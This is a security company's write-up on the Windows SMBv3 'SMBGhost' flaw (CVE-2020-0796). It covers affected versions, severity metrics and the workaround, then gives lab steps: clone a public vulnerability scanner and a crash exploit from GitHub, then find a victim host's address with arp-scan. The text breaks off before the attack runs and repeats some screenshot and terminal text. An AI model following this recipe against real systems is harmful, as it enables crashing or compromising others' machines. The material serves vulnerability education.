LUCIDEUS | SAFE

CVE 2020 0796: Paper

Lucideus Technologies

CVE 2020-0796 was released in March 2020, with a CVSS:3.0 score of 10.0 which makes it a vulnerability to look out for. In this report, the readers are going to understand where this vulnerability resides in Windows 10, how it worked, and why it was so critically dangerous.

Let's start with where the vulnerability resides and on which version of Windows 10. So the affected versions are:

- Windows 10 v1903
- Windows 10 v1909
- Windows Server v1903
- Windows Server v1909

As stated by Microsoft's advisory, these versions are vulnerable to a critical remote code execution vulnerability in the SMBv3 protocol. The patches are available as of March 12, 2020, but the users who are unable to patch their systems are advised to disable SMBv3 compression and block TCP port 445 on firewalls and client's computers as a workaround.

Taking a look at some base score metrics to understand the criticality:

Attack Vector: Network: This is a remotely exploitable vulnerability and hence attack vector is Network.

Attack Complexity: Low: For this attack, no specialized access conditions are required. The complexity is hence Low. An attacker can expect success against this vulnerability easily.

Privileges Required: None: This vulnerability becomes more serious as there is no privilege required for this attack. An unauthorized attacker can get around this vulnerability without any access to settings or files.

User Interaction: None: This vulnerability can be exploited without any user interaction with the system.

Confidentiality: High: There can be a total loss of confidentiality since all the data on the impacted system can be accessed by the attacker.

Integrity: High: There can be a total loss of integrity as the attacker can modify any or all the files on the impacted system.

Availability: High: The attacker can fully deny access to the resources on the impacted system.

Now let's understand what is the vulnerability in SMBv3 that causes such critical damage to a user with the vulnerable Windows 10 versions.

The remote attack exists in the way that the Microsoft Server Message Block 3.1.1 (SMBv3) handles certain requests.

For exploiting the flaw, it requires a specially crafted SMBv3 “Compression Transformation Header” request or response PDU. This flaw is labeled as “SMBGhost” or “CoronaBlue”.

So as we know that an attacker does not require any authentication or special access, this attack becomes extremely critical as the attacker can affect the client or the server end communication.

We will be looking at some publicly available command-line tools to check if a system is vulnerable to this attack and also to see the practical criticality of this vulnerability by remotely performing buffer overflow on the vulnerable Windows system and crash them by just knowing the IP address of the victim machine.

So we can define the goals of the exploit in this paper as:

1. **Identifying targets based on SMB protocol**
2. **Triggering the buffer overflow by sending malformed PDU**

Prerequisites for the practicals are:

1. **A Linux System**
2. **A vulnerable version of Windows 10**

Here we are using Kali Linux to run a tool that helps us identify if the Target machine is vulnerable. Next, we are going to use another tool to start the attack and see our target machine crash due to buffer overflow. These two operations can be performed easily without any special privileges that make this attack so severe and gets a CVE score of 10.0

Let's start by installing the required tools. First, we are going to install a tool by ButrinkKomoni from Github. This is a very simple tool to identify a vulnerable machine with SMBv3 running. The tool analyses the packet request negotiate on the SMB protocol and tells if the machine is vulnerable or not.


Let's start by installing the required tools. First, we are going to install a tool by ButrinkKomoni from Github. This is a very simple tool to identify a vulnerable machine with SMBv3 running. The tool analyses the packet request negotiate on the SMB protocol and tells if the machine is vulnerable or not.

To install the tool,

1. Go to the Github repository: *https://github.com/ButrintKomoni/cve-2020-0796*

2. Copy the link and open a terminal on your Linux system.


3. Enter the command: git clone following the URLv



Identifying and Mitigating the CVE-2020–0796 flaw in the fly

README.md

Identifying and Mitigating the CVE-2020–0796 flaw in



```
root@kali:~# git clone https://github.com/ButrintKomoni/cve-2020-0796
Cloning into 'cve-2020-0796'...
remote: Enumerating objects: 21, done.
remote: Counting objects: 100% (21/21), done.
remote: Compressing objects: 100% (19/19), done.
remote: Total 21 (delta 3), reused 11 (delta 0), pack-reused 0
Unpacking objects: 100% (21/21), 5.72 KiB | 418.00 KiB/s, done.
root@kali:~# 
```


After the tool is installed, let's move on with the next tool to be installed from Github by jiansiting, which will help us crash the target system by just using the IP address of that system.


To install the tool,

1. Go to the Github repository: *https://github.com/jiansiting/CVE-2020-0796*

2. Copy the link and open a terminal on your Linux system.

3. Enter the command: git clone following the URL







```
root@kali:~# git clone https://github.com/jiansiting/CVE-2020-0796
Cloning into 'CVE-2020-0796'...
remote: Enumerating objects: 10, done.
remote: Counting objects: 100% (10/10), done.
remote: Compressing objects: 100% (8/8), done.
remote: Total 10 (delta 1), reused 10 (delta 1), pack-reused 0
Unpacking objects: 100% (10/10), 406.02 KiB | 468.00 KiB/s, done.
root@kali:~# 
```

After we have installed these tools, we will start with the exploitation. The severity of this attack can be imagined as an attacker just needs the IP address of the target machine and he will be able to crash or remotely access the victim machine resources.

We will first find the IP address of the target machine from our host machine using the command: arp-scan --local, as the machines are on the same network




```
root@kali:~/cve-2020-0796# arp-scan --local
\Interface: eth0, type: EN10MB, MAC: 00:0c:29:29:18:ea, IPv4: 192.168.234.131
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.234.1   00:50:56:c0:00:08       VMware, Inc.
192.168.234.2   00:50:56:e8:b7:90       VMware, Inc.
192.168.234.132 00:0c:29:a5:9c:7b       VMware, Inc.
192.168.234.254 00:50:56:e1:98:68       VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 1.985 seconds (128.97 hosts/sec). 4
responded
root@kali:~/cve-2020-0796# \
```



```
Microsoft Windows [Version 10.0.18362.356]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\NAYAN DAS>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::fdc4:8475:294d:8865%7
   IPv4 Address. . . . . . . . . . . : 192.168.234.132
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.234.2

Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\NAYAN DAS>
```


The target machine IP address is in our case: *192.168.234.132* So we will use this IP address to scan and crash the victim machine.

To scan the target, we need to go inside the directory of the scanner tool. There we will find a scanner python file.


Activities
Kali - VMware Workstation
Tue Dec 15, 2:05 PM
98 %
File Edit View VM Tabs Help
Home
Kali
Windows 10 x64
Applications
Places
Terminal
Tue 14:05
root@kali: ~/cve-2020-0796
File Edit View Search Terminal Help

```
root@kali:~# git clone https://github.com/ButrintKomoni/cve-2020-0796
Cloning into 'cve-2020-0796'...
remote: Enumerating objects: 21, done.
remote: Counting objects: 100% (21/21), done.
remote: Compressing objects: 100% (19/19), done.
remote: Total 21 (delta 3), reused 11 (delta 0), pack-reused 0
Unpacking objects: 100% (21/21), 5.72 KiB | 418.00 KiB/s, done.
root@kali:~# cd cve-2020-0796/
root@kali:~/cve-2020-0796# ls
cve-2020-0796-scanner.py  README.md
root@kali:~/cve-2020-0796#
```

To run the scan, enter the command: *python3 filename ip_address*




Activities
Kali - VMware Workstation
Tue Dec 15, 2:07 PM
96 %
File Edit View VM Tabs Help
Home
Kali
Windows 10 x64
Applications
Places
Terminal
Tue 14:07
root@kali: ~/cve-2020-0796
File Edit Search View Terminal Help

```
root@kali:~/cve-2020-0796# arp-scan --local
\Interface: eth0, type: EN10MB, MAC: 00:0c:29:29:18:ea, IPv4: 192.168.234.131
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.234.1   00:50:56:c0:00:08       VMware, Inc.
192.168.234.2   00:50:56:e8:b7:90       VMware, Inc.
192.168.234.132 00:0c:29:a5:9c:7b       VMware, Inc.
192.168.234.254 00:50:56:e1:98:68       VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
